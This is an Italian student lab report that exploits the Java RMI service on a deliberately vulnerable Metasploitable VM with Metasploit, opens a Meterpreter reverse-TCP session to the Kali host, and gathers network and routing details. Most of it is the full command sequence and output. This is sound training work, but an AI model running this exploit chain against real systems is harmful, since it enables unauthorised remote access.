PROGETTO SETTIMANALE S7L5


TRACCIA:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 -JavaRMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 19 2.16 8 .77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 19 2.16 8 .77.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
1) Configurazione di rete.
2) Informazioni sulla tabella di routing della macchina vittima.

Per completare l'attività descritta, per prima cosa vado a cambiare gli indirizzi IP delle due macchine, inserendo quelli richiesti nella traccia dell'esercizio:



```
Metasploitable2
sudo: systemctl: command not found
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                                    [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 5a:0e:a8:b3:8a:73
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fdaf:47cb:dad2:37df:580e:a8ff:feb3:8a73/64 Scope:Global
          inet6 addr: fe80::580e:a8ff:feb3:8a73/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5475 (5.3 KB)  TX bytes:11003 (10.7 KB)
          Base address:0xc000 Memory:febc0000-febe0000
```

Una volta cambiati entrambi gli IP, faccio la solita prova ping per vedere se le due macchine comunicano:

```
msfadmin@metasploitable:~$ ping -c 5 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=20.7 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=1.77 ms
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=2.84 ms
64 bytes from 192.168.77.111: icmp_seq=5 ttl=64 time=1.49 ms

--- 192.168.77.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 1.499/5.758/20.733/7.501 ms
msfadmin@metasploitable:~$ _
```

```
┌──(francesco㉿kali)-[~]
└─$ ping -c 5 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=2.25 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=1.63 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=2.27 ms
64 bytes from 192.168.77.112: icmp_seq=5 ttl=64 time=2.01 ms

── 192.168.77.112 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4013ms
rtt min/avg/max/mdev = 1.616/1.956/2.274/0.286 ms
```

Adesso posso procedere con l’obiettivo dell’esercizio.

Apro il terminale Kali e avvio Metasploit tramite il comando "***msfconsole***":

```
└$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

                                        `:oDFo:`
                                     ./ymM0dayMmy/.
                                  -+dHJ5aGFyZGVyIQ==+-
                             `:sm@~Destroy.No.Data~s:`
                          -+h2~Maintain.No.Persistence~h+-
                     `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
                 ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
             -++SecKCoin++e.AMd`        `.-://///+hbove.913.ElsMNh+-
            ~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
            :dopeAW.No<nano>o                    :is:TRiKC.sudo-.A:
            :we're.all.alike'`                    The.PFYroy.No.D7:
            :PLACEDRINKHERE!:                     yxp_cmdshell.Ab0:
            :msf>exploit -j.                      :Ns.BOB&ALICEes7:
            :──srwxrwx:-.`                        `MS146.52.No.Per:
            :<script>.Ac816/                       sENbove3101.404:
            :NT_AUTHORITY.Do                       `T:/shSYSTEM-.N:
            :09.14.2011.raid                      /STFU|wall.No.Pr:
            :hevnsntSurb025N.                     dNVRGOING2GIVUUP:
            :#OUTHOUSE-  -s:                      /corykennedyData:
            :$nmap -oS                             SSo.6178306Ence:
            :Awsm.da:                            /shMTl#beats3o.No.:
            :Ring0:                             `dDestRoyREXKC3ta/M:
            :23d:                              sSETEC.ASTRONOMYist:
             /-                        /yo-    .ence.N:(){ :|: & };:
                                       `:Shall.We.Play.A.Game?tron/
                                        ```-ooy.if1ghtf0r+ehUser5`
                                    ..th3.H1V3.U2VjRFNN.jMh+.`
                                  `MjM~~WE.ARE.se~~MMjMs
                                   +~KANSAS.CITY's~~`
                                    J~HAKCERS~./.`
                                     .esc:wq!:`
                                      +++ATH`
                                        `

       =[metasploit v6.4.18-dev   ]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post   ]
+ -- --=[1471 payloads - 47 encoders - 11 nops   ]
+ -- --=[9 evasion   ]
```

Prima di procedere con l'exploit, mi assicuro che la macchina Metasploitable abbia effettivamente il servizio Java RMI attivo sulla porta 1099, tramite il seguente comando: "***nmap -sV -p 1099 192.168.77.112***":
```

```
msf6 > nmap -sV -p 1099 192.168.77.112
[*] exec: nmap -sV -p 1099 192.168.77.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 09:55 CET
Nmap scan report for 192.168.77.112
Host is up (0.017s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.55 seconds
msf6 >
```

Dopo aver avuto la conferma che il servizio è attivo, posso passare alla configurazione dell'exploit, per farlo, cerco il modulo adatto con il comando "***search java_rmi***":

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry            .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execut
ion
   2    \_ target: Generic (Java Payload)           .                .          .      .
   3    \_ target: Windows x86 (Native Payload)     .                .          .      .
   4    \_ target: Linux x86 (Native Payload)       .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)    .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)    .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```

Posso adesso selezionare il modulo visualizzato con il seguente comando: "***use exploit/multi/misc/java_rmi_server***" e successivamente visualizzare le opzioni disponibili tramite il comando "***show options***":

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to
                                         listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Adesso posso configurare l'host remoto, la porta, il payload java meterpreter, lhost ed lport per poi ottenere una sessione remota:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.77.112
rhosts => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set rport 1099
rport => 1099
msf6 exploit(multi/misc/java_rmi_server) > set playload java/meterpreter/reverse_tcp
[!] Unknown datastore option: playload. Did you mean PAYLOAD?
playload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.77.111
lhost => 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) > set lport 4444
lport => 4444
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta settati tutti i parametri, posso avviare l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/ElTjsVfJgzcSo
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:49990) at 2025-01-24 10:04:46 +0100

meterpreter >
```

L'exploit è andato a buon fine, posso quindi adesso recuperare le informazioni che mi servono.
Controllo la configurazione di rete lanciando il seguente comando: "***run get_local_subnets***" e successivamente "***ifconfig***":

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Local subnet: ::1/::
Local subnet: 192.168.77.112/255.255.255.0
Local subnet: fdaf:47cb:dad2:37df:580e:a8ff:feb3:8a73/::
Local subnet: fe80::580e:a8ff:feb3:8a73/::
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdaf:47cb:dad2:37df:580e:a8ff:feb3:8a73
IPv6 Netmask : ::
IPv6 Address : fe80::580e:a8ff:feb3:8a73
IPv6 Netmask : ::

meterpreter >
```

Una volta recuperate queste informazioni, posso passare alla tabella di routing tramite il comando "***route***":

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.77.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                    Netmask  Gateway  Metric  Interface
    ------                                    -------  -------  ------  ---------
    ::1                                       ::       ::
    fdaf:47cb:dad2:37df:580e:a8ff:feb3:8a73   ::       ::
    fe80::580e:a8ff:feb3:8a73                 ::       ::
meterpreter >
```

Trovate le informazioni che mi servivano, posso adesso chiudere la sessione meterpreter con “***exit***”.